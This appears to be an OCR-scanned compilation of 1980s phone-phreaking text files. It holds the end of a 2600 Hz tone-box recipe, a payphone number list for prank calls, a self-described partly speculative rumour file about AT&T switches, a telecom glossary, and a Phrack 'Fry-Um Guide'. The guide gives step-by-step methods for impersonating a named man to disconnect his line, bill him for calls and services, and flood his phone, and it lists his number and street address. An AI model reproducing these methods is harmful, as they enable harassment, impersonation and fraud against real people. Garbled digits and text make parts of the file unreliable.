AND S2 IS FOR POWER.

STEP 1: TURN ON THE POWER AND ADJUST THE KNOBS FOR THE DESIRED TONE.

(EXAMPLE: FOR 2600 HZ- R1=0:R2=0:R3=6:R4=2)

STEP 2: HIT THE PUSHBUTTON SWITCH AND VWALA! YOU HAVE THE TONE. IF YOU DON'T HAVE  
CALL BRAINSTORM BBS:612-345-28

15, THE BAY:415-775-2384 OR PIRATE'S HARBOR:617-720-3600 AND LEAVE ME E-MAIL STATION

## PAYPHONES U.S.A.

By The Commander; Hale Staff Writer

We all know how payphones are direct fun and easy targets for phone phreaks who enjoy prank calls. It's even a "polite" way of making them, after all, you aren't waking anyone up at 4am (unless, of course, they have a payphone in their kitchen), and some of the stupidest people in the world seem to pick these things up.

Our fun has recently been destroyed by those damned Bell employees armed with their little red stickers proclaiming "Outgoing Calls Only." Well, this series will aim to come up with the best list possible of payphones not yet protected by this terrible scam.

Let's cut out the bullshit, and get right to the list. Enjoy them, and be sure to send the numbers of your local payphones in! (Accurate descriptions of locations are also nice...)

| Number        | Location                                                     |
|---------------|--------------------------------------------------------------|
| 313-979-9739  | 7-Eleven Store Number 71136 Warren, Michigan                 |
| 313-941-3791  | United Airlines Baggage Claim Detroit Metro Airport          |
| 313-941-8955  | United Airlines Baggage Claim Detroit Metro Airport          |
| 313-946-8952  | Continental Airlines Baggage Claim Detroit Metro Airport     |
| 313-946-8932  | Continental Airlines Boarding Gates Detroit Metro Airport    |
| 303-394-9233  | Continental Airlines Boarding Gates Denver Stapleton Airport |
| 619-238-9735  | San Diego Zoo Main Gate                                      |
| 619-230-9766* | San Diego Zoo Main Gate                                      |
| 619-230-9768* | San Diego Zoo Main Exit                                      |
| 619-729-s710  | Neiman's Restaurant Oceanside, California                    |
| 619-729-9709  | Neiman's Restaurant Oceanside, California                    |

215.TXT

619-749-s908 Lawrence Welk Resort Hotel Lobby Escondido, California

619-749-9907 Lawrence Welk Resort Restaurant Escondido, California

619-749-9909 Lawrence Welk Resort Rec. Center Escondido, California

619-749-9917 Lawrence Welk Resort Rec. Center Escondido, California

619-749-9910\*Lawrence Welk Resort Rec. Center Escondido, California

619-574-9217 Baggage Claim Area San Diego Airport (Lindbergh Field)

713-W43-se s400 Continental Airlines Ticketing Houston Airport

713-443-9401 Continental Airlines Ticketing Houston Airport

713-443-s402 Continental Airlines Ticketing Houston Airport

713-443-9403 Continental Airlines Ticketing Houston Airport

713-443-9404 Continental Airlines Ticketing Houston Airport

713-443-9405 Continental Airlines Ticketing Houston Airport

713-443-s406 Continental Airlines Ticketing Houston Airport

713-443-se s407 Continental Airlines Ticketing Houston Airport

713-443-9408 Continental Airlines Ticketing Houston Airport

713-443-s409 Continental Airlines Ticketing Houston Airport

-----

-

-

-

|

|

|

|

|

|

|

|

|

|

|

|

-

URGENT MESSAGE!!  
FROM THE PHREAKERS UNDERGROUND  
Brought to u by:

i

The Duelist of the Black Monks  
with inside information  
hacked by:

The  
|\_) |\_) |X|X| /|X|  
|\_)\_| |X|/| /| |X|

215.TXT  
AT&T  
The Last Phreak?  
-----  
Vol. 1 Aug 8-89

Could it be? No more Phreaking!! Yes fellow hackers, after viewing this text file you may change your mind all together about the sport of phreaking. AT&T has introduced a new digital phone switch system which will revolutionize recognition of calls. AT&T now has the ability to catch a phreaker as soon as your call hits one of AT&T's many switches. You may have noticed your calls accidentally being diverted to other households. This is due to the installation of the new AT&T digital Switching system.

With this new system, AT&T will have all calling information up front instead of having to call it up from an outer terminal. All information will be displayed and stored in a computer network. Information such as the number you're dialing from, dialing to, time of dial, duration of time between each digit dialed ect... You're instantly CNA'd as soon as your call hits the switch (DAMN!). The information is then stored.

In our area, this system has just been introduced and will be fully installed with in the next month. After August, most area's will have this new digital system installed in every area. MCI and AT&T are currently debating the format of programming on the system.

You may have noticed the increase in phreakers being caught. This is due to the new system. Im sure this new system will have its bugs, but once it is perfected, there will not be a need for Jeff Dial Tones!!

This system will give a new name to ANI (Automatic Number Identification). This file is not fully accurate, all the info has not been completely uncovered. 75% of this 1990 Phreak file has been based on fact, 25% on opinion. Watch for Volume II for more info on this system. If u have any info that was not mentioned in this file contact The Duelist on Jyer Inc. And if u dont have the # your LAME!!!!

-----

PHREAKER'S DICTIONARY

. & A BUREAU--ABUSE AND ANNOYANCE BUREAU. THE PERSONNEL IN THIS LINE OF WORK SPEND THEIR TIME HELPING CUSTOMERS GET RID OF NUTS, OBSCENE CALLERS, HARASSING COLLECTORS, ETC.

ACCESS--THE EXISTENCE OF PATHS WITHIN A NETWORK FROM AN INPUT TERMINAL TO A SET OF OUTPUT TERMINALS IN THE ABSENCE OF TRAFFIC

## 215.TXT

IS INDICATED BY THE TERM, ACCESS. FULL ACCESS PERMITS CONNECTING TO ALL OUTPUT TERMINALS BY UNIQUE PATHS; MULTIPLE ACCESS INDICATES THAT ALL OUTPUT TERMINALS CAN BE REACHED IN MORE THAN ONE WAY; PARTIAL ACCESS REFERS TO THE ABILITY TO REACH ONLY A FRACTION OF THE OUTPUT TERMINALS.

ACCESSIBILITY--(AVAILABILITY)--THE NUMBER OF TRUNKS OF THE REQUIRED ROUTE IN A SWITCHING NETWORK WHICH CAN BE REACHED FROM AN INLET.

ADAPTOR--A DEVICE DESIGNED TO SWITCH A NUMBER OF VOICE-FREQUENCY TELEPHONE CHANNELS COMING FROM A NON-TIME-DIVISION SWITCHING SYSTEM TO A TIME-DIVISION MULTIPLEX HIGHWAY.

ALTERNATE ROUTING--A PROCEDURE BY WHICH SEVERAL ROUTES INVOLVE DIFFERENT SWITCHING STAGES OR SWITCHING NETWORKS. USUALLY THE ROUTE HAVING THE FEWEST SWITCHING STAGES IS TESTED FIRST.

ANALOG TRANSMISSION--THE TRANSMISSION OF CONTINUOUSLY VARIABLE SIGNALS RATHER THAN DISCRETELY VARIABLE SIGNALS. PRIOR TO THE USE OF DIGITAL ENCODING AND PCM, IT WAS THE ONLY WAY OF TRANSMITTING VOICE SIGNALS OVER TELEPHONE CHANNELS.

AREA CODE--A THREE-DIGIT PREFIX DIALED AHEAD OF THE NORMAL SEVEN-DIGIT TELEPHONE NUMBER TO PERMIT DIRECT DISTANCE DIALING.

ASYNCHRONOUS SYSTEM--A SYSTEM IN WHICH THE TRANSMISSION OF EACH INFORMATION CHARACTER IS INDIVIDUALLY SYNCHRONIZED USUALLY BY THE USE OF START AND STOP ELEMENTS.

AVERAGE HOLDING TIME--THE AVERAGE DURATION OF A CALL EXPRESSED IN SECONDS OR MINUTES.

BIT--THE SMALLEST BINARY UNIT OF INFORMATION. A CONTRACTION OF THE WORDS BINARY DIGIT.

BIT RATE--THE RATE OR SPEED AT WHICH BITS ARE TRANSMITTED. BITS PER SECOND IS A COMMON MEASURE.

BLOCKING (CONGESTION)--A CONDITION WHERE THE IMMEDIATE ESTABLISHMENT OF A NEW CONNECTION IS IMPOSSIBLE DUE TO THE LACK OF AVAILABLE PATHS, OR THE INABILITY TO INTERCONNECT TWO IDLE NETWORK TERMINALS BECAUSE SOME OF THE APPLICABLE LINKS BETWEEN THEM ARE USED FOR OTHER CONNECTIONS.

BOOLEAN ALGEBRA--A FORM OF NONQUANTITATIVE ALGEBRA FOR DEALING WITH LOGIC FUNCTIONS, ORIGINALLY EXPRESSED BY BRITISH MATHEMATICIAN GEORGE BOOLE (1815-1864).



215.TXT

B.O.S.--BUSINESS OFFICE SUPERVISOR. SHE'S THE BOSS TO THE SERVICE REPS.

BROADBAND EXCHANGE (BEX)--PUBLIC SWITCHED COMMUNICATION SYSTEM FEATURING FULL DUPLEX (FDX) CONNECTIONS OF VARIOUS BANDWIDTHS. A WESTERN UNION FACILITY.

B.S.I.--BUSINESS SERVICES INSTRUCTOR. A TRAFFICE EMPLOYEE WHO WILL COME OUT AND TEACH YOU HOW TO USE YOUR PHONE SYSTEM.

BUSY HOUR--AN UNINTERRUPTED PERIOD OF 60 MINUTES IN WHICH THE TOTAL TRAFFIC OF A SAMPLE IS A MAXIMUM.

BYTE--A UNIT OF INFORMATION IN ELECTRONIC COMPUTER TERMINOLOGY CONSISTING OF 8 BITS, REFERRED TO AS EXTENDED BINARY CODED DECIMAL INFORMATION OF AN EBCDIC CODE.

CALL CONGESTION RATIO--THE RATIO OF THE TIME DURING WHICH CONGESTION EXISTS TO THE TOTAL TIME CONSIDERED. IT IS AN ESTIMATE OF THE PROBABILITY THAT AN EXTERNAL OBSERVER WILL FIND A SYSTEM IN A CONGESTED CONDITION.

CALLING RATE--AVERAGE CALLS PER SUBSCRIBER PER HOUR.

CALL STORE--THE MEMORY SECTION OF A STORED PROGRAM CONTROL SWITCHING SYSTEM IN WHICH TEMPORARY INFORMATION USED IN THE PROCESSING OF CALLS THROUGH THE EXCHANGE IS CONTAINED. IT IS ALSO REFERRED TO AS THE PROCESS STORE.

CENTRAL OFFICE--EXCHANGES WHERE SUBSCRIBER LINES AND PRIVATE BRANCH EXCHANGE LINES TERMINATE. THERE THEY ARE SWITCHED TO PROVIDE THE DESIRED CONNECTION WITH OTHER SUBSCRIBERS. SUCH AN EXCHANGE IS CALLED AN END OFFICE AND IS DESIGNATED AS A CLASS 5 OFFICE IN THE U.S.

CENTRAL PROCESSOR--THE MAIN COMPUTER ELEMENT OF A STORED PROGRAM CONTROL SWITCHING SYSTEM, WHICH UNDER THE DIRECTION OF THE STORED PROGRAM ESTABLISHES SWITCHING NETWORK CONNECTIONS AND ALSO MONITORS AND ANALYZES THE SYSTEM TO INSURE PROPER OPERATION. ROUTINE PROCESS TESTING, MAINTENANCE AND ADMINISTRATIVE FUNTIONS ARE ALSO CARRIED OUT.

CENTREX--A PABX SYSTEM IN WHICH THE SWITCHING EQUIPMENT IS LOCATED CENTRALLY AND AWAY FORM THE LOCATION BEING SERVED. DIRECT INWARD DIALING (DID) AND DIRECT OUTWARD DIALING (DOD) AS WELL AS AUTOMATIC NUMBER IDENTIFICATION (ANI) ARE PROVIDED BY SUCH A SYSTEM.

## 215.TXT

CHARACTERS--THE ELEMENTS OF A MESSAGE. ONE COMPUTER CHARACTER CONSISTS OF 8 BITS OR 1 BYTE AND IS KNOWN AS AN EBCDIC CHARACTER.

CIRCUIT SWITCHING--TELECOMMUNICATIONS SWITCHING IN WHICH THE INCOMING AND OUTGOING LINES ARE CONNECTED BY A PHYSICAL PATH, AS THROUGH CROSSPOINTS OR SWITCH CONTACTS.

CLASS OF SERVICE--THE SERVICES AND FACILITIES OFFERED TO EACH INDIVIDUAL TERMINAL CONNECTED TO A SYSTEM. THIS INFORMATION IS USUALLY STORED WITH THE DIRECTORY OR EQUIPMENT NUMBERS OF THE ASSOCIATED TERMINAL, AND IS ACCESSED BY THE CALL PROCESSORS WHEN A CONNECTION IS REQUIRED TO OR FROM THAT TERMINAL.

CLOCK--EQUIPMENT TO PROVIDE A TIME BASE FOR A SWITCHING SYSTEM. IN TIME-DIVISION SWITCHING IT IS USED TO CONTROL SAMPLING RATES, DURATION OF SIGNAL DIGITS, ETC.

C.O.A.M.E.--CUSTOMER OWNED AND MAINTAINED EQUIPMENT.

CODEC--THE COMBINATION OF A CODER AND DECODER, AS USED IN TIME-DIVISION SWITCHING SYSTEMS TO CODE THE INCOMING MESSAGE AND DECODE THE MESSAGE BEING RETURNED TO THE CALLER. IT IS A CONTRACTION OF THE WORDS, CODER AND DECODER.

COMMON CONTROL--AN EXCHANGE CONTROL METHOD IN WHICH THE DIALED SIGNALS ARE RECEIVED AND REGISTERED SEPARATELY FROM THE SWITCHING ELEMENTS BEFORE THEY ARE USED TO CONTROL THESE SWITCHES. ALSO DEFINED AS A CONTROL METHOD, WHICH IDENTIFIES THE INPUT AND OUTPUT TERMINALS OF THE SWITCHING NETWORK AND THEN CAUSES A CONNECTING PATH TO BE ESTABLISHED BETWEEN THEM. SUCH SYSTEMS ARE ALSO DESIGNATED AS MARKER SYSTEMS.

CONCENTRATION STAGE--A SWITCHING STAGE IN WHICH A NUMBER OF INPUT LINES ARE CONNECTED TO A SMALLER NUMBER OF OUTPUT LINES OR TRUNKS, AS IN THE CONNECTION OF A LARGE NUMBER OF SUBSCRIBER LINES TO A SMALLER NUMBER OF TRUNKS BASED ON THE GRADE OF SERVICE DESIRED.

CONGESTION FUNCTION--ANY FUNCTION USED TO RELATE THE DEGREE OF CONGESTION TO THE TRAFFIC INTENSITY.

CONNECTING ROW--ALL THOSE CROSSPOINTS DIRECTLY ACCESSIBLE FROM AN INLET. ONLY ONE CONNECTION CAN BE ESTABLISHED VIA A CONNECTING ROW AT ANY INSTANT.

COUPLER--A DEVICE USED TO PREVENT ELECTRICAL FLASHBACK AND MAINTAIN NORMAL ELECTRICAL FLOW ON A TELEPHONE LINE. USED AS A BUFFER BETWEEN C.O.A.M.E. AND TELEPHONE COMPANY EQUIPMENT.

## 215.TXT

CROSSBAR SWITCH--A SWITCH HAVING A PLURALITY OF VERTICAL PATHS, A PLURALITY OF HORIZONTAL PATHS AND ELECTROMAGNETICALLY OPERATED MECHANICAL MEANS FOR CONNECTING ANY OF THE VERTICAL PATHS WITH THE HORIZONTAL PATHS.

CROSSPOINT--A CROSSPOINT COMPRISES A SET OF CONTACTS THAT OPERATES TOGETHER AND EXTENDS THE SPEECH AND SIGNAL WIRES OF THE DESIRED CONNECTION. EACH CONNECTION IN A SPACE-DIVISION SWITCHING NETWORK IS ESTABLISHED BY CLOSING ONE OR MORE CROSSPOINTS.

CROSSTALK--AN UNWANTED TRANSFER OF SIGNALS FROM ONE CIRCUIT TO ANOTHER AS MAY OCCUR BETWEEN SWITCHING ELEMENTS OR CIRCUIT WIRING.

C.W.A.--THE COMMUNICATION WORKERS OF AMERICA. THE C.W.A. REPRESENTS 90 PERCENT OF THE UNIONIZED TELCO WORK FORCE.

DAY-TO-BUSY HOUR RATIO--THE RATIO OF THE 24 HOUR DAY TRAFFIC VOLUME TO THE BUSY HOUR TRAFFIC VOLUME. IN SOME COUNTRIES THE RECIPROCAL OF THIS RATIO IS USED.

D.D.D.--DIRECT DISTANCE DIALING. ALSO KNOWN AS ONE-PLUS DIALING.

DELAY SYSTEM--A SWITCHING SYSTEM IN WHICH A CALL ATTEMPT, WHICH OCCURS WHEN ALL ACCESSIBLE PATHS FOR THE REQUIRED CONNECTION ARE BUSY, IS PERMITTED TO WAIT UNTIL A PATH BECOMES AVAILABLE.

DIAL PULSE--THE SIGNALING PULSE WHICH IS FORMED BY THE INTERRUPTION OF THE CURRENT IN THE DC LOOP OF A CALLING TELEPHONE. SUCH INTERRUPTIONS ARE PRODUCED BY THE BREAKING OF THE DIAL PULSE CONTACTS OF THE CALLING TELEPHONE SUBSET DURING THE DIALING PROCESS.

DIAMOND-RING TRANSLATOR--AN ARRAY OF RING-TYPE INDUCTION COILS ASSOCIATED WITH CODED WIRING IN SUCH A MANNER THAT THE TRANSLATION OF DIRECTORY NUMBERS TO EQUIPMENT NUMBER OR VICE VERSA CAN BE ACCOMPLISHED IN AN EXCHANGE. IT IS NAMED AFTER ITS ORIGINATOR, T.L.DIMOND OF THE BELL TELEPHONE LABORATORIES.

DIRECT CONTROL--AN EXCHANGE CONTROL METHOD IN WHICH PULSES, DIALED BY THE SUBSCRIBERS, CONTROL DIRECTLY THE ROUTE SELECTION SWITCHES OF THE SYSTEM. FOR EACH DIGIT DIALED THE EQUIVALENT OF ONE SET OF SELECTOR SWITCHES IS REQUIRED WITH THIS CONTROL METHOD.

DIRECTOR--A CONTROL ELEMENT WHICH PROVIDES A MEASURE OF COMMON CONTROL IN STEP-BY-STEP OR STROWGER EXCHANGES.

## 215.TXT

DISTRIBUTING FRAME--A STRUCTURE FOR TERMINATING THE WIRES OF A TELEPHONE EXCHANGE IN SUCH A MANNER THAT CROSS-CONNECTIONS CAN BE MADE READILY. EXAMPLES ARE THE MAIN DISTRIBUTION FRAME (MDF) AT THE ENTRY OF AN EXCHANGE, INTERMEDIATE DISTRIBUTION FRAMES (IDF) BETWEEN SECTIONS OF AN EXCHANGE, AND POWER DISTRIBUTION FRAMES (PDF).

DISTRIBUTION STAGE--A SWITCHING STAGE BETWEEN A CONCENTRATION STAGE AND OUTLETS AND SERVES AS A MEANS OF SELECTING TRUNKS TO THE DESIRED TERMINATIONS.

DUV--DATA UNDER VOICE (AT&T SYSTEM). ELECTROMECHANICAL SWITCHING SYSTEM--AN EXCHANGE SYSTEM IN WHICH BOTH THE SPEECH PATHS AND THE CONTROL EQUIPMENT ARE SWITCHED BY ELECTROMECHANICAL COMPONENTS--SUCH AS RELAYS, ROTARY SWITCHES, ETC.

ELECTRONIC SWITCHING SYSTEM--AN EXCHANGE SYSTEM IN WHICH AT LEAST THE CONTROL EQUIPMENT IS COMPOSED OF ELECTRONIC CIRCUITS AND COMPONENTS, GENERALLY OF A SOLID-STATE TYPE.

EMD SWITCH--THE SPEECH-PATH SWITCHING ELEMENT USED IN A SIEMENS ROTARY SWITCHING SYSTEM. EMD IS AN ABBREVIATION OF EDELMETALL-MOTOR-DREHWAHLER, WHICH TRANSLATES IN ENGLISH TO NOBLE-METAL MOTOR SWITCH.

END OFFICE--A CENTRAL OFFICE OR CLASS 5 OFFICE.

ENTRAIDE--A SWITCHING SYSTEM IN WHICH OUTLETS FROM A GIVEN CONNECTING STAGE ARE CONNECTED TO INLETS OF THE SAME OR A PREVIOUS STAGE. IN SUCH SYSTEMS CALLS MAY TRAVERSE A STAGE MORE THAN ONCE. USUALLY THESE REENTERING LINKS ARE USED AS LAST CHOICE PATHS AND THE RESULTING NETWORK IS HETEROGENEOUS. SUCH AN ARRANGEMENT IS USED IN ITT'S PENTACONTA CROSSBAR SYSTEM.

ERLANG--THE UNIT OF TRAFFIC INTENSITY, WHICH IS MEASURED IN CALL-SECONDS PER SECOND OR CALL-MINUTES PER MINUTE. ALSO, ONE ERLANG EQUALS 3600 CALL-SECONDS PER HOUR. IT IS NAMED AFTER A. K. ERLANG, THE DANISH ENGINEER AND MATHEMATICIAN WHO FIRST ADOPTED IT.

ESS--ELECTRONIC SWITCHING SYSTEM.

EXCHANGE--ALL NUMBERS WITHIN A GIVEN THREE-DIGIT PREFIX AREA. CAN ALSO BE USED TO DESCRIBE A GEOGRAPHICAL AREA THE SIZE OF A CITY.

FX--FOREIGN EXCHANGE CALLS. THE TERM APPLIED TO CALLS MADE TO A CENTRAL OFFICE OTHER THAN THE ONE LOCATED IN THE CALLING CUSTOMER AREA.

H.C. INSTRUMENT--AN ORDINARY TELEPHONE WITH NO EXTRAS.

I.D.E.W.--INTERNATIONAL BROTHERHOOD OF ELECTRICAL WORKERS. A UNION THAT REPRESENTS SEVEN PERCENT OF ALL UNIONIZED TELEPHONE WORKERS.

INTERSTATE--TELEPHONE SERVICE THAT CROSSES STATE LINES. SUCH SERVICES COME UNDER THE JURISDICTION OF THE F.C.C.

INTRASTATE--TELEPHONE SERVICES THAT REMAIN WITHIN THE BOUNDARIES OF A STATE. SUCH SERVICES COME UNDER THE JURISDICTION OF THE P.S.C.

JOINT PRACTICES--AN INTER-COMPANY GUIDE AKIN TO THE GENEVA RULES OF WAR. THE J.P. COVERS SUCH THINGS AS INTERVALS, OFFERINGS, AND PROCEDURES.

K.K.6--SIX-BUTTON TELEPHONE. THE STANDARD TELEPHONE FOUND IN MOST OFFICES. THE K.K.6 CAN HANDLE FIVE LINES. THE SIXTH BUTTON IS USED FOR HOLD.

LAYOUT CARD--SCHEMATIC DRAWINGS OF THE ELECTRICAL CIRCUITS REQUIRED FOR A TELEPHONE INSTALLATION.

LINK (TRUNK) THE CONNECTION BETWEEN THE TERMINALS OF ONE SWITCH AND THE TERMINALS ON A SWITCH OF THE NEXT STAGE CORRESPONDING TO A SINGLE TRANSMISSION PATH.

LINK (ONE-WAY AND TWO-WAY)--A ONE-WAY LINK IS USED ONLY FOR THE ESTABLISHMENT OF CONNECTIONS IN ONE DIRECTION, WHILE A TWO-WAY LINK IS USED FOR THE ESTABLISHMENT OF CONNECTIONS IN EITHER DIRECTION.

LINK SYSTEM--A SYSTEM IN WHICH: (1) THERE ARE AT LEAST TWO CONNECTING STAGES; (2) A CONNECTION IS MADE OVER ONE OR MORE LINKS; (3) THE LINKS ARE CHOSEN IN A SINGLE LOGICAL OPERATION; AND (4) LINKS ARE SEIZED ONLY WHEN THEY CAN BE USED IN MAKING A CONNECTION.

LOGIC FUNCTION--THE RELATIONSHIP OF TWO OR MORE BOOLEAN VARIABLES AS EXPRESSED BY BOOLEAN ALGEBRA.

LOGIC GATES--ELECTRICAL OR ELECTRONIC CIRCUITS WHICH CONTROL THE TRANSFER OF SIGNALS AND PRODUCE THE REQUIRED OUTPUTS FOR SPECIFIC INPUT COMBINATIONS TO IMPLEMENT BOOLEAN LOGIC FUNCTIONS.

LOGIC (HARD-WIRED)--CONTROL LOGIC IN AN EXCHANGE, WHICH IS WIRED IN CIRCUIT FORM.

## 215.TXT

LOGIC (SOFT-WIRED)--CONTROL LOGIC IN AN EXCHANGE, WHICH IS HELD IN SOFTWARE COMPUTER PROGRAMS.

LONG DISTANCE--TECHNICALLY, ANY CALL THAT TERMINATES MORE THAN SEVENTEEN MILES FROM THE SOURCE.

LONG LINES--A DIVISION OF AT&T RESPONSIBLE FOR THE DAY-TO-DAY OPERATION OF THE LONG DISTANCE NETWORK. WHILE THE LOCAL TELCO HANDLES ALL MAINTENANCE, LONG LINES DIRECTS OVERALL SUPERVISION.

LOOP DISCONNECT PULSING--SUBSET DIAL PULSING IN WHICH THE SUBSCRIBER DC LOOP IS INTERRUPTED TO PRODUCE PULSES FOR SIGNALING AN EXCHANGE.

MARKER--CIRCUITS WHICH INCORPORATE THE FUNCTION OF BUSY TESTING, LOCATING AND FINALLY CONTROLLING THE ESTABLISHMENT OF A PARTICULAR PATH THROUGH THE SWITCHING NETWORK.

MARKETING REP--THE SALES PEOPLE OF THE BELL COMPANIES. ALSO KNOWN AS ACCOUNT EXECUTIVE.

MARKING--THE USE OF ELECTRICAL POTENTIALS AND GROUNDS AT CERTAIN POINTS IN A SWITCHING NETWORK TO CONTROL ITS OPERATION.

MATRIX--A SIMPLE SWITCHING NETWORK IN WHICH A SPECIFIED INLET (MATRIX ROW) HAS ACCESS TO A SPECIFIED OUTLET (MATRIX COLUMN) VIA A CROSSPOINT PLACED AT THE INTERSECTION OF THE ROW AND COLUMN IN QUESTION. A COMPLETE MATRIX IS ONE IN WHICH EACH INLET HAS ACCESS TO EACH OUTLET, WHILE AN INCOMPLETE MATRIX IS ONE IN WHICH EACH INLET MAY HAVE ACCESS TO ONLY SOME OF THE OUTLETS.

MEAN DELAY OF CALLS DELAYED--THE TOTAL WAITING TIME OF ALL CALLS DIVIDED BY THE NUMBER OF DELAYED CALLS.

MESSAGE SWITCHING--A METHOD OF RECEIVING AND STORING A MESSAGE FOR A MORE APPROPRIATE TIME OF RETRANSMISSION. WITH SUCH A METHOD, NO DIRECT CONNECTION IS ESTABLISHED BETWEEN THE INCOMING AND OUTGOING LINES AS IN THE CASE OF CIRCUIT SWITCHING.

MULTIFREQUENCY SIGNALING--SIGNALING BETWEEN SUBSCRIBERS AND THE CENTRAL OFFICE THROUGH A COMBINATION OF AUDIO FREQUENCIES, AS WITH PUSHBUTTON DIALING. ALSO, IN MANY CASES SIGNALING BETWEEN EXCHANGES IS ACCOMPLISHED BY COMBINATIONS OF FREQUENCIES.

MULTIGROUP--A COMBINATION OF TWO OR MORE PCM MULTIPLEX CHANNELS.

NONLISTED NUMBERS--TELEPHONE NUMBERS THAT DO NOT APPEAR IN THE

DIRECTORY BUT THAT ARE AVAILABLE IF THE INQUIRER CALLS DIRECTORY ASSISTANCE.

NONPUBLISHED NUMBERS--TELEPHONE NUMBERS NOT MADE AVAILABLE TO THE PUBLIC. ALSO KNOWN AS SILENT NUMBERS.

OCCUPANCY--THE AVERAGE PROPORTION OF TIME THAT A TRAFFIC CARRYING FACILITY IS BUSY.

PACKET SWITCHING--ESSENTIALLY THE SAME AS MESSAGE-SWITCHING.

PANEL-SWITCHING SYSTEM--A COMMON CONTROL ELECTROMECHANICAL SWITCHING SYSTEM, WHICH WAS USED WIDELY IN THE U.S. PRIOR TO ITS VIRTUAL REPLACEMENT BY CROSSBAR AND OTHER SYSTEMS. THE BANKS OF SELECTORS TAKE THE FORM OF FLAT VERTICAL PANELS, FROM WHICH THE NAME OF THE SYSTEM WAS DERIVED. SOME PANEL INSTALLATIONS ARE STILL IN USE IN THE U.S.

PATH--A SET OF LINKS JOINED IN SERIES TO ESTABLISH A CONNECTION. PATHS DIFFER IF ONE OR MORE LINKS DIFFER.

P.B.X.--PRIVATE BRANCH EXCHANGE. COMMONLY KNOWN AS A SWITCHBOARD. MINI-CENTRAL OFFICE EQUIPMENT FOR BUVERY,SS CUSTOMERS WITH FROM 10 TO 2,000 TELEPHONES.

PRIMARY CENTER--A SWITCHING CENTER CONNECTING TOLL CENTERS, WHICH CAN ALSO SERVE AS A TOLL CENTER FOR ITS LOCAL END OFFICES. IN THE U.S. IT IS DEFINED AS A CLASS 3 OFFICE.

PRIVATE AUTOMATIC BRANCH EXCHANGE (PABX)--A PRIVATE AUTOMATIC TELEPHONE EXCHANGE WHICH PROVIDES FOR THE CONNECTION OF CALLS GOING TO AND COMING FROM THE PUBLIC TELEPHONE NETWORK (USUALLY A CENTRAL OFFICE EXCHANGE) AS WELL AS INTRAEXCHANGE CALLS BETWEEN THE SERVED EXTENSIONS.

PROBABILITY OF DELAY--THE PROBABILITY THAT A CALL ATTEMPT, IF OFFERED, CANNOT BE COMPLETED IMMEDIATELY.

PROBABILITY OF LOST CALLS (PROBABILITY OF LOSS)--THE PROBABILITY THAT A CALL ATTEMPT, IF OFFERED, WILL BE LOST.

PROGRAM STORE--THE MEMORY SECTION OF A STORED PROGRAM CONTROL SWITCHING IN WHICH SEMI-PERMANENT INSTRUCTIONS AND TRANSLATIONS ARE CONTAINED. THESE ARE FED TO THE CENTRAL PROCESSOR TO PERMIT IT TO PROVIDE STORED PROGRAM CONTROL.

PUBLIC SWITCHED NETWORK--ANY SWITCHING SYSTEM THAT PROVIDES CIRCUIT SWITCHING FACILITIES FOR USE BY THE PUBLIC. TELEPHONE,

215.TXT

TELEX, TWX, AND BROADBAND SWITCHED NETWORKS ARE THE PUBLIC SWITCHED NETWORKS IN THE U.S.

PULSE AMPLITUDE MODULATION (PAM)--A FORM OF PULSE MODULATION IN WHICH A NUMBER OF CHANNELS ARE MULTIPLEXED BY TIME SAMPLING, BUT ONE IN WHICH THE PULSE AMPLITUDES VARY IN ACCORDANCE WITH THE AMPLITUDE OF THE ANALOG SIGNAL LEVELS.

PULSE CODE MODULATION (PCM)--A FORM OF PULSE MODULATION IN WHICH A NUMBER OF CHANNELS ARE MULTIPLEXED BY TIME SAMPLING AS IN PAM, BUT WITH EACH AMPLITUDE REPLACED BY A GROUP OF BINARY PULSES WHICH IDENTIFY THE AMPLITUDE OF

-----



216.TXT  
==Phrack Inc.==

Volume One, Issue One, Phile #4 of 8

THE PHONE PHREAK'S FRY-UM GUIDE

COMPILED BY THE IRON SOLDIER

WITH HELP FROM DR. DOVE

NOTE: THIS GUIDE IS STILL BEING COMPILED, AND AS PHONE PHREAKS LEARN MORE IN THE ART OF VENGEANCE IT WILL ALWAYS EXPAND.

"Vengeance is mine", says the Phreak.

#### METHOD 1-PHONE LINE PHUN

Call up the business office. It should be listed at the front of the white pages. Say you wanted to disconnect Scott Korman's line. DIAL 800-xxx-xxxx.

"Hello, this is Mr. Korman, I'm moving to California and would like to have my phone service disconnected. I'm at the airport now. I'm calling from a payphone, my number is [414] 445 5005. You can send my final bill to: (somewhere in California). Thank you."

#### METHOD 2-PHONE BOOKS

Call up the business office from a pay phone. Say :

"Hello, I'd like to order a Phone Book for Upper Volta (or any out-of-the way area with Direct Dialing). This is Scott Korman, ship to 3119 N. 44th St. Milwaukee, WI 53216. Yes, I understand it will cost \$xx(\$25-\$75!!). Thank you."

#### METHOD 3-PHONE CALLS

Call up a PBX, enter the code and get an outside line. Then dial 0+ the number desired to call. You will hear a bonk and then an operator. Say, "I'd like to charge this to my home phone at 414-445-5005. Thank you." A friend and I did this to a loser, I called him at 1:00 AM and we left the fone off the hook all night. I calculated that it cost him \$168.

#### METHOD 4-MISC SERVICES

#### 216.TXT

Call up the business office once again from a payfone. Say you'd like call waiting, forwarding, 3 way, etc. Once again you are the famed loser Scott Korman. He pays-you laugh. You don't know how funny it was talking to him, and wondering what those clicks he kept hearing were.

#### METHOD 5-CHANGED & UNPUB

Do the same as in #4, but say you'd like to change and unlist your (Scott's) number. Anyone calling him will get:

"BEW BEW BEEP. The number you have reached, 445-5005, has been changed to a non-published number. No further....."

#### METHOD 6-FORWRDING

This required an accomplice or two or three. Around Christmas time, go to Toys 'R' Us. Get everyone at the customer service or manager's desk away ("Hey, could you help me"). then you get on their phone and dial (usually dial 9 first) and the business office again. This time, say you are from Toys 'R' Us, and you'd like to add call forwarding to 445-5005. Scott will get 100-600 calls a day!!!

#### METHOD 7-RUSSIAN CALLER

Call a payphone at 10:00 PM. Say to the operator that you'd like to book a call to Russia. Say you are calling from a payphone, and your number is that of the loser to fry (e.g. 445-5005). She will say that she'll have to call ya back in 5 hours, and you ok that. Meanwhile the loser (e.g.) Scott, will get a call at 3:00 AM from an operator saying that the call he booked to Russia is ready.

IF YOU HAVE ANY QUESTIONS LEAVE E-MAIL FOR ME ON ANY BOARD I'M ON.  
The Iron Soldier  
TSF-The Second Foundation!

-- RFLAGG --

==Phrack Inc.==

Volume Three, Issue 27, File 3 of 12

[illegible]

# Prologue

~~~~~

If you are not already familiar with NSFnet, I would suggest that you read:

"Frontiers" (Phrack Inc., Volume Two, Issue 24, File 4 of 13), and definitely;  
"NSFnet: National Science Foundation Network" (Phrack Inc., Volume Three,  
Issue 26, File 4 of 11).

